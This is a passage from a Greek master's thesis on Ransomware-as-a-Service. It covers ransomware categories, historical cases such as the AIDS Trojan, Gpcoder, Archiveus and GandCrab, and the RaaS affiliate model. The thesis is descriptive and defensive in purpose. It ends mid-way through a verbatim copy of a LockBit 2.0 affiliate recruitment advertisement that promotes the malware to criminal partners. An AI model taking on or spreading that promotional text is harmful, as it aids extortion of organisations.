
**ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ**
**ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ**
**ΠΜΣ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑ**

**Διπλωματική Εργασία**

# «Σύγχρονες Επιθέσεις Ransomware-as-a-Service»

Συγγραφέας:
Θεόδωρος Χαραλαμπίδης
ΑΜ: 22026

**Εισηγητής:**
**ΔΡ. ΠΑΝΑΓΙΩΤΗΣ ΓΙΑΝΝΑΚΟΠΟΥΛΟΣ**

Αθήνα, Απρίλιος 2024

**Εξεταστική Επιτροπή:**

Η μεταπτυχιακή διπλωματική εργασία εξετάστηκε επιτυχώς από την κάτωθι Εξεταστική Επιτροπή:

| Α/Α | ΟΝΟΜΑΤΕΠΩΝΥΜΟ | ΥΠΟΓΡΑΦΗ |
|---|---|---|
| 1 | **Παναγιώτης Γιαννακόπουλος** | Panagiotis Giannakopoulos<br>Digitally signed by Panagiotis Giannakopoulos<br>Date: 2024.06.10 12:53:39 +03'00' |
| 2 | **Δημήτριος Κόγιας** | Dimitrios Kogias<br>Digitally signed by Dimitrios Kogias<br>Date: 2024.06.10 13:05:21 +03'00' |
| 3 | **Εμμανουήλ Μιχαηλίδης** | EMMANOUIL MICHAILIDIS<br>Digitally signed by EMMANOUIL MICHAILIDIS<br>Date: 2024.06.10 15:26:33 +03'00' |

**Ημερομηνία εξέτασης: 24/05/2024**

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΜΕΤΑΠΤΥΧΙΑΚΗΣ ΕΡΓΑΣΙΑΣ

Ο κάτωθι υπογεγραμμένος Θεόδωρος Χαραλαμπίδης του Ελευθερίου, με αριθμό μητρώου CSCYB 22026 φοιτητής του Προγράμματος Μεταπτυχιακών Σπουδών Κυβερνοασφάλεια του Τμήματος Μηχανικών Πληροφορικής Και Υπολογιστών του Πανεπιστημίου Δυτικής Αττικής, δηλώνω ότι:

«Είμαι συγγραφέας αυτής της μεταπτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, οι όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε ακριβώς είτε παραφρασμένες, αναφέρονται στο σύνολό τους, με πλήρη αναφορά στους συγγραφείς, τον εκδοτικό οίκο ή το περιοδικό, συμπεριλαμβανομένων και των πηγών που ενδεχομένως χρησιμοποιήθηκαν από το διαδίκτυο. Επίσης, βεβαιώνω ότι αυτή η εργασία έχει συγγραφεί από μένα αποκλειστικά και αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο δικής μου, όσο και του Ιδρύματος.
Παράβαση της ανωτέρω ακαδημαϊκής μου ευθύνης αποτελεί ουσιώδη λόγο για την ανάκληση του πτυχίου μου».

Ο Δηλών

ΕΥΧΑΡΙΣΤΙΕΣ

Θα ήθελα να ευχαριστήσω τον καθηγητή Δρ. Παναγιώτη Γιαννακόπουλο καθώς και τους υπόλοιπους καθηγητές του Προγράμματος Μεταπτυχιακών Σπουδών της Κυβερνοασφάλειας για την βοήθεια και την καθοδήγηση που μας παρείχαν όλο αυτό το χρονικό διάστημα.

Επίσης θα ήθελα να ευχαριστήσω την αγαπημένη μου σύντροφο Μαίρη, η οποία στάθηκε στο πλάι μου από την πρώτη στιγμή, σε όλη αυτή την προσπάθεια, παρέχοντάς μου χρόνο και κουράγιο για την ολοκλήρωση του μεταπτυχιακού.

ΑΦΙΕΡΩΣΗ

Στη σύντροφό μου Μαίρη

**Περίληψη**

Η παρούσα διπλωματική εργασία πραγματεύεται το ζήτημα των σύγχρονων επιθέσεων Ransomware-as-a-Service (RaaS). Αρχικά θα δούμε γενικά τι είναι αυτές οι επιθέσεις, τις διαφορετικές κατηγορίες που υπάρχουν και την ιστορική εξέλιξη των επιθέσεων από την αρχή της εμφάνισης του ransomware. Στη συνέχεια θα εστιάσουμε στη σύγχρονη μορφή του Ransomware-as-a-Service και στα διάφορα στάδια που μπορεί να έχει μια τέτοια επίθεση. Θα αναλύσουμε το κάθε στάδιο σε τεχνικό επίπεδο και θα δούμε τους διαφορετικούς τρόπους εκβιασμού που κάνουν οι ομάδες ransomware. Θα αναλύσουμε επίσης τα διαφορετικά άτομα και τους ρόλους που έχουν μέσα στην ομάδα. Τέλος θα περιγράψουμε μεθόδους αποτροπής αυτών των επιθέσεων προτείνοντας κάποιες βέλτιστες πρακτικές.

Λέξεις Κλειδιά: ransomware-as-a-service, ασφάλεια δεδομένων, κρυπτογράφηση, λύτρα, κακόβουλο λογισμικό, cyber extortion, phishing, data exfiltration, αντίγραφα ασφαλείας

**Abstract**

This thesis addresses the issue of modern Ransomware-as-a-Service (RaaS) attacks. We will first look in general at what these attacks are, the different categories of ransomware and the historical evolution from the beginning of ransomware of attacks. We will then focus on the modern form of Ransomware-as-a-Service and the different stages that such an attack can have. We will analyze each stage on a technical level and look at the different ways of extortion that ransomware groups do. We will also analyze the different individuals and the roles they have within the group. Finally we will describe methods to prevent these attacks by proposing some best practices.

Keywords: ransomware-as-a-service, data security, encryption, ransom, malware, cyber extortion, phishing, data exfiltration, backup

## Περιεχόμενα

## Πίνακας Εικόνων

## Εισαγωγή

Τα τελευταία χρόνια, οι επιθέσεις ransomware, έχουν εξελιχθεί σε μία από τις πιο σοβαρές απειλές στον κυβερνοχώρο, επηρεάζοντας τόσο ιδιώτες αλλά κυρίως οργανισμούς παγκοσμίως. Ειδικότερα με το μοντέλο του Ransomware-as-a-Service, αυτές οι επιθέσεις μπορούν να πραγματοποιηθούν από άτομα που δεν έχουν τεχνικές γνώσεις πάνω σε θέματα ασφάλειας και ταυτόχρονα να είναι τεχνικά πολύπλοκες, δύσκολες στον εντοπισμό και να έχουν καταστρεπτικές συνέπειες για τους οργανισμούς που πέφτουν θύματα. Εκτός από τις επιχειρήσεις και τους οργανισμούς, θύματα είμαστε και εμείς οι ίδιοι, σαν ιδιώτες, μιας και πολλές φορές τα προσωπικά μας ευαίσθητα δεδομένα που έχει στην κατοχή του ένας οργανισμός, καταλήγουν να πωλούνται στο διαδίκτυο.

Στην παρούσα διατριβή θα προσπαθήσουμε να διερευνήσουμε σε βάθος το φαινόμενο αυτών των επιθέσεων εξετάζοντας την ιστορία και την εξέλιξή τους, τις τεχνικές που χρησιμοποιούν, τις επιπτώσεις που έχουνε και να προτείνουμε κάποιες στρατηγικές αντιμετώπισης αυτών των επιθέσεων.

## Ορισμός του Ransomware

Το ransomware είναι ένας τύπος κακόβουλου λογισμικού που αφού μολύνει ένα υπολογιστικό σύστημα κρυπτογραφεί τα αρχεία και τα δεδομένα ενός υπολογιστή ή δικτύου μιας επιχείρησης, καθιστώντας τα μη προσβάσιμα μέχρι να καταβληθούν λύτρα στους επιτιθέμενους. Οι επιτιθέμενοι απειλούν να διατηρήσουν τα δεδομένα κλειδωμένα ή ακόμα και να τα διαρρεύσουν δημόσια, εκτός και εάν καταβληθεί το απαιτούμενο ποσό, Το ransomware μπορεί να εξαπλωθεί γρήγορα σε ολόκληρο το δίκτυο ενός οργανισμού, κρυπτογραφώντας κρίσιμα αρχεία και συστήματα. Χωρίς αξιόπιστα αντίγραφα ασφαλείας, τα θύματα συχνά έχουν ελάχιστες επιλογές εκτός από το να πληρώσουν τα λύτρα, καθιστώντας το ransomware μια ιδιαίτερα καταστροφική και επικερδή μορφή κυβερνοεπίθεσης. [1]

## Διαφορετικές Κατηγορίες Ransomware

Γενικά, υπάρχουν δύο κατηγορίες ransomware. Η πρώτη κατηγορία ονομάζεται Locker ransomware και η δεύτερη είναι το Crypto ransomware.

Στην πρώτη κατηγορία, το locker ransomware, τρομοκρατεί τον χρήστη, κλειδώνει κάποιες βασικές λειτουργίες του υπολογιστή και δεν επιτρέπει στο χρήστη να τις χρησιμοποιήσει. Σε αυτή την κατηγορία, ο χρήστης δεν έχει πρόσβαση στην επιφάνεια εργασίας ή στο ποντίκι και στο πληκτρολόγιο. Το παρήγορο σε αυτή την κατηγορία είναι ότι τα locker ransomware δεν έχουν σαν στόχο τους κρίσιμα αρχεία του συστήματος ή τα προσωπικά αρχεία του χρήστη και συνήθως είναι αρκετά εύκολο να αντιμετωπιστούν τα ransomware που ανήκουν σε αυτήν την κατηγορία.


*Εικόνα 1: Μήνυμα Locker Ransomware*

Το δεύτερο είδος, που ονομάζεται Crypto, κρυπτογραφεί τα αρχεία του χρήστη και εφαρμόζοντας διάφορες μεθόδους άσκησης πίεσης προς το χρήστη, προσπαθεί να τον κάνει να πληρώσει τα λύτρα που ζητάει.


*Εικόνα 2: Μήνυμα Lockbit (crypto ransomware)*

Και στις δύο περιπτώσεις, το θύμα θα πρέπει να πληρώσει κάποιο ποσό για να του επιτραπεί είτε η πρόσβαση είτε να πάρει πίσω τα αρχικά του αρχεία.

Στην παρακάτω ενότητα, θα αναφερθούμε σε κάποια παλιά είδη ransomware (αν και εκείνη την εποχή δεν χρησιμοποιούνταν ακόμα αυτή η ορολογία) για να εξετάσουμε τις δυνατότητες που είχαν, την εξέλιξή τους και το πώς φτάσαμε στη σημερινή εποχή του ransomware-as-a-service [2]

## Ιστορική Εξέλιξη Επιθέσεων Ransomware

### AIDS Trojan (1989)


*Εικόνα 3: AIDS TROJAN (1989)*

Το πρώτο παγκοσμίως καταγεγραμμένο περιστατικό ransomware ήταν ο AIDS Trojan και συνέβη τον Δεκέμβριο του 1989. Είχε φτιαχτεί από τον βιολόγο Dr. Joseph Popp, ο οποίος είχε πάρει το διδακτορικό του από το πανεπιστήμιο του Χάρβαρντ!

Ο Dr. Popp είχε στείλει γύρω στις 20.000 μολυσμένες δισκέτες 5,25 ιντσών σε συνδρομητές ενός περιοδικού που είχε σχέση με υπολογιστές αλλά κυρίως απέστειλε τις δισκέτες σε σύνεδρους που είχαν παρακολουθήσει ένα συνέδριο σχετικά με τον ιό HIV και το οποίο οργανώθηκε από τον Παγκόσμιο Οργανισμό Υγείας (WHO).


*Εικόνα 4: Δισκέτα και οδηγίες με το AIDS ransomware (1989)*

Το οξύμωρο στην υπόθεση ότι η λίστα με τις διευθύνσεις του θυμάτων αγοράστηκε από τον ίδιο τον Παγκόσμιο Οργανισμό Υγείας. Αυτό πρακτικά σήμαινε ότι όλοι οι αποδέκτες των δισκετών ήταν ερευνητές που εργάζονταν στον ιατρικό τομέα και συγκεκριμένα στον ιό HIV.

Η δισκέτα έλεγε ότι περιείχε ένα ερωτηματολόγιο σχετικά για τον HIV το οποίο ερωτηματολόγιο για να τρέξει θα έπρεπε ο χρήστης να εκτελέσει ένα πρόγραμμα στη δισκέτα.
Αυτό που έκανε ο AIDS Trojan Ήταν να καταγράφει πόσες επανεκκινήσεις έκανε ο υπολογιστής και όταν αυτές φθάνουν τον αριθμό 90, τότε κρυπτογραφούσε τα αρχεία του θύματος και του εμφάνιζε σχετικό μήνυμα για την πληρωμή που θα έπρεπε να κάνει αν ήθελε να τα αποκτήσει πίσω.

Όσοι είχανε μολυνθεί με αυτό τον ιό θα έπρεπε να αποστείλουνε σε μία διεύθυνση στον Παναμά το ποσό των 189 δολαρίων με το ταχυδρομείο.

Το μόνο καλό συν όλη υπόθεση ήταν ότι ο ιός χρησιμοποιούσε συμμετρική κρυπτογράφηση, γεγονός το οποίο αποδείχτηκε σωτήριο μιας και οι τεχνικοί που ασχολήθηκαν με τον ιό αυτό κατάφεραν να βρούνε το κλειδί αποκρυπτογράφησης και τελικά πάρα πολλά θύματα κατάφερα να ανακτήσουν τα αρχεία τους χωρίς να πληρώσουν τα λύτρα.

Παρόλα αυτά όμως υπήρξε και μεγάλος αριθμός χρηστών που πανικοβλήθηκαν από την εμφάνιση του AIDS Trojan με αποτέλεσμα να διαγράψουν τα αρχεία τους ή και ολόκληρο το σκληρό τους δίσκο.

Το περίεργο στην όλη υπόθεση είναι ότι ο Dr. Popp, δεν είχε στείλει καμία δισκέτα σε παραλήπτες στην Αμερική, κάτι που μας κάνει να υποθέσουμε ότι δεν ήθελε να κατηγορηθεί βάσει των νόμων της Αμερικής.

Η επίθεση αυτή του 1989 ήταν το πρώτο δείγμα ενός «ψηφιακού εκβιασμού». Αν και ήταν σχετικά απλός στην εκτέλεσή του έθεσε τα θεμέλια για μεγαλύτερες επιθέσεις που θα ακολουθούσαν τα επόμενα χρόνια. [3], [4], [5]

**Gpcoder (2004)**


*Εικόνα 5: Gpcoder Ransomware (2004)*

Το ransomware Gpcoder εμφανίστηκε το 2004 αλλά έγινε ευρέως γνωστός το 2005.

Το εντυπωσιακό σχετικά με αυτό το ransomware είναι ότι χρησιμοποιούσε ισχυρή κρυπτογράφηση, για την εποχή εκείνη, RSA-1024.


Η μέθοδος διασποράς του ήτανε μέσω αποστολής μηνυμάτων ηλεκτρονικής αλληλογραφίας τα οποία περιείχανε κακόβουλα συνημμένα.

Αμέσως μόλις το ransomware μόλυνε έναν υπολογιστή, έκανε τροποποιήσεις στο λειτουργικό σύστημα Windows έτσι ώστε να μπορεί να ξεκινάει και να τρέχει κάθε φορά που ανοίγει ο υπολογιστής.

Μετά την κρυπτογράφηση των αρχείων το θύμα λάμβανε μια ειδοποίηση ότι θα πρέπει να πληρώσει κάποιο ποσό από 100 έως 200 δολάρια αγοράζοντας συγκεκριμένες δωροεπιταγές E-gold και Liberty Reserve. Μόνο τότε ο δημιουργός του ransomware θα έστελνε μέσω email στο θύμα το κλειδί από κρυπτογράφησης.

Ένα σημαντικό στοιχείο που θα πρέπει να αναφερθεί σε αυτή την ιστορία είναι ότι πολλά από τα θύματα ζήτησαν βοήθεια από την εταιρεία προγραμμάτων προστασίας από ιούς Kaspersky, προκειμένου να βρουν μια λύση. Η εταιρεία όμως ήδη παρείχε προστασία απέναντι σε αυτό το ransomware. Αυτό που μάλλον είχε συμβεί ήταν ότι είτε οι χρήστες είχαν απενεργοποιήσει το πρόγραμμα προστασίας από τους ιούς (antivirus), είτε δεν είχαν κατεβάσει τις τελευταίες ενημερώσεις ασφαλείας (security updates), είτε αγνοούσαν τα προειδοποιητικά μηνύματα που έβγαζε το πρόγραμμα. [6-8]

**Archiveus (2006)**




*Εικόνα 6: Archiveus Ransomware (2006)*

Το 2006 εμφανίστηκε το Archiveus ransomware και χρησιμοποίησε ασύμμετρη κρυπτογράφηση RSA προκειμένου να κρυπτογραφήσει τα αρχαία των θυμάτων.

Και σε αυτή την περίπτωση ή μέθοδος διανομής του ransomware ήτανε μέσω ηλεκτρονικού ταχυδρομείου που περιείχαν κακόβουλα συνημμένα και όταν μόλυνε έναν υπολογιστή, κρυπτογραφούσε τα περιεχόμενα του φακέλου "My Documents".

Σε αντίθεση με τα προηγούμενα ransomware ο συγκεκριμένος δεν ζητούσε από τα θύματα να πληρώσουν κάποιο ποσό, αλλά τους ζητούσε να κάνουν διαδικτυακές αγορές από συγκεκριμένα διαδικτυακά φαρμακεία και άλλες ιστοσελίδας από τις οποίες είχαν ποσοστά!
Σημαντικό σε αυτή την περίπτωση είναι να αναφερθεί το ότι το ransomware είχε προγραμματιστικά λάθη στην ρουτίνα αποκρυπτογράφησης με αποτέλεσμα πολλά από τα θύματα, όταν έπαιρναν το κλειδί, αυτό εν τέλει να μην ξεκλειδώνει τα αρχεία τους.

Αυτό είναι κάτι το οποίο συμβαίνει μέχρι και στα πολύ σύγχρονα ransomware των τελευταίων ετών και θα το εξετάσουμε στη συνέχεια. [9-11]

**GandCrab (2018)**



*Εικόνα 7: GandCrab Ransomware (2018)*

Το ransomware αυτό εμφανίστηκε γύρω στο 2018. Αν και δεν ήταν το πρώτο που υιοθέτησε το μοντέλο Ransomware-as-a-Service , παρόλα αυτά είχε πρωτοποριακές προσφορές προς τους συνεργάτες που θα το αγόραζαν.

Στα προηγούμενα μοντέλα Ransomware-as-a-Service, οι συνεργάτες απλά αγόραζαν ένα κακόβουλο λογισμικό και έπρεπε μόνοι τους να διεκπεραιώσουν την επίθεση από την αρχή μέχρι το τέλος.

Αυτό σήμαινε ότι θα έπρεπε να βρουν τρόπο να μπουν στο σύστημα, να βρουν τρόπο να μεταφέρουν τα αρχεία εκτός συστήματος και τελικά να εισπράξουν τα χρήματα.[10]

Το νέο όμως μοντέλο που εισήγαγε το ransomware GandCrab είναι ότι δημιούργησε ηλεκτρονικές ιστοσελίδες στο dark web για τους συνεργούς του, όπου μπορούσαν να ελέγξουν όλα τα στάδια της επίθεσης, να διαχειριστούν τα ποσά είσπραξης και να ξεπλύνουν τα χρήματα.




*Εικόνα 8 Πρώτη Διαφήμιση της ομάδας GandCrad για προσφορά Ransomware-as-a-Service μοντέλου!*

Σημαντικό επίσης είναι να αναφερθεί ότι το συγκεκριμένο ransomware δεν χρησιμοποιούσε το κρυπτονόμισμα Bitcoin για να αποφύγει την ανίχνευση των συναλλαγών. Για το σκοπό αυτό, χρησιμοποιούσαν το κρυπτονόμισμα Dush.

Πρέπει να αναφερθεί ότι το GandCrab, όταν εισέβαλε σε έναν υπολογιστή, έκανε έλεγχο για την διάταξη του πληκτρολογίου ποτ έχει το θύμα. Και όταν έβρισκε ότι έχει ρωσικό πληκτρολόγιο, τότε δεν ενεργοποιούνταν! Αυτή είναι μία συνηθισμένη τακτική που ακολουθούν πολλές ομάδες ransomware μέχρι και στις μέρες μας.[9]

Η μέθοδος διανομής για αυτό το ransomware περιελάβανε διάφορες μεθόδους επίθεσης, όπως κακόβουλα συνημμένα email και συνδέσμους μέσω εκστρατειών phishing, τη χρήση «εργαλείων εκμετάλλευσης» (exploit kits) που στόχευαν τον φυλλομετρητή (browser), διαφημιστικές καμπάνιες μέσω παραβιασμένων ιστότοπων (malvertising) και άλλα εργαλεία απομακρυσμένης πρόσβασης που η ομάδα του GandCrab είχε ανέπτυξε. Οι συνεργάτες τους (ή πελάτες όπως τους αποκαλούν) μπορούσαν να κρατήσουν περίπου το 60 έως 70% των λύτρων και το υπόλοιπο θα πήγαινε στην ομάδα GandCrab.

Αυτό το συγκεκριμένο μοντέλο ransomware-as-a-service που εισήγαγαν πρώτοι, τους κατέστησε ως μία από τις πιο παραγωγικές ομάδες και για κάποιους θεωρούνται οι 'παππούδες' του σύγχρονου μοντέλου ransomware-as-a-service. [12-14]


## 2018 και μετά: Ransomware-as-a-Service

Το Ransomware-as-a-Service είναι ένα σχετικά νέο επιχειρηματικό μοντέλο στον κόσμο του κυβερνοεγκλήματος.

Σε αντίθεση με τις παλιές παραδοσιακές επιθέσεις ransomware όπου οι κυβερνοεγκληματίες έπρεπε να εφαρμόσουν και να αναπτύξουν την επίθεση μόνοι τους, οι διαχειριστές του Ransomware-as-a-Service προσφέρουν έτοιμα εργαλεία και υποδομές και τα διαθέτουν ως έτοιμες λύσεις που στη συνέχεια πωλούνται ή νοικιάζονται σε άλλους συνεργάτες με ποσοστά επί των κερδών.


Το μοντέλο Ransomware-as-a-Service επιτρέπει σε κυβερνοεγκληματίες που δεν είναι τόσο τεχνικά εξελιγμένοι και ικανοί στο να προγραμματίζουν, να αγοράσουν ή να νοικιάσουν αυτά τα εργαλεία από άλλους. Αυτό σημαίνει ότι οι συνεργάτες και γενικά άτομα που δεν έχουν τεχνικές δεξιότητες μπορούν να εξαπολύσουν προηγμένες επιθέσεις γρήγορα και οικονομικά.

Τα Ransomware-as-a-Service συχνά διαφημίζουν τις προσφορές τους στο λεγόμενο «dark web» με διάφορα μοντέλα μηνιαίας συνδρομής και καθιστούν αυτές τις προσφορές αρκετά ελκυστικές.




*Εικόνα 9 Ανάρτηση για συνεργασία ομάδας RaaS με συνεργάτες (affiliates)*

Οι περισσότερες ομάδες Ransomware-as-a-Service προσφέρουν επίσης 24ωρη τεχνική υποστήριξη στους συνεργάτες τους, πρόσβαση σε φόρουμ για να συζητήσουν τεχνικά προβλήματα αλλά και να ανταλλάξουν συμβουλές για τις επιθέσεις τους, έχουν φόρουμ διαχείρισης των πληρωμών και συμβουλές διαπραγμάτευσης και άσκησης πίεσης για τα θύματά τους.




*Εικόνα 10: Προσφορά για Ransomware-as-a-Service στο "dark web"*

Αυτή είναι στην πραγματικότητα μια κατάσταση από την οποία όλοι επωφελούνται, μιας και οι διαχειριστές του ransomware δεν χρειάζεται να εφαρμόσουν τις επιθέσεις οι ίδιοι, αλλά μπορούν να κερδίσουν χρήματα από επιθέσεις που εκτελούν οι συνεργάτες τους. Επίσης, οι συνεργάτες μπορούν να κερδίσουν χρήματα χωρίς να αναπτύξουν το δικό τους κακόβουλο λογισμικό και χωρίς να ξοδέψουν χρήματα για την κατασκευή δαπανηρών υποδομών δικτύου.


**[Ransomware] LockBit 2.0 is an affiliate program.**

Affiliate program LockBit 2.0 temporarily relaunch the intake of partners.

The program has been underway since September 2019, it is designed in origin C and ASM languages without any dependencies. Encryption is implemented in parts via the completion port (I/O), encryption algorithm AES + ECC. During two years none has managed to decrypt it.

Unparalleled benefits are encryption speed and self-spread function.

The only thing you have to do is to get access to the core server, while LockBit 2.0 will do all the rest. The launch is realized on all devices of the domain network in case of administrator rights on the domain controller.

Brief feature set:

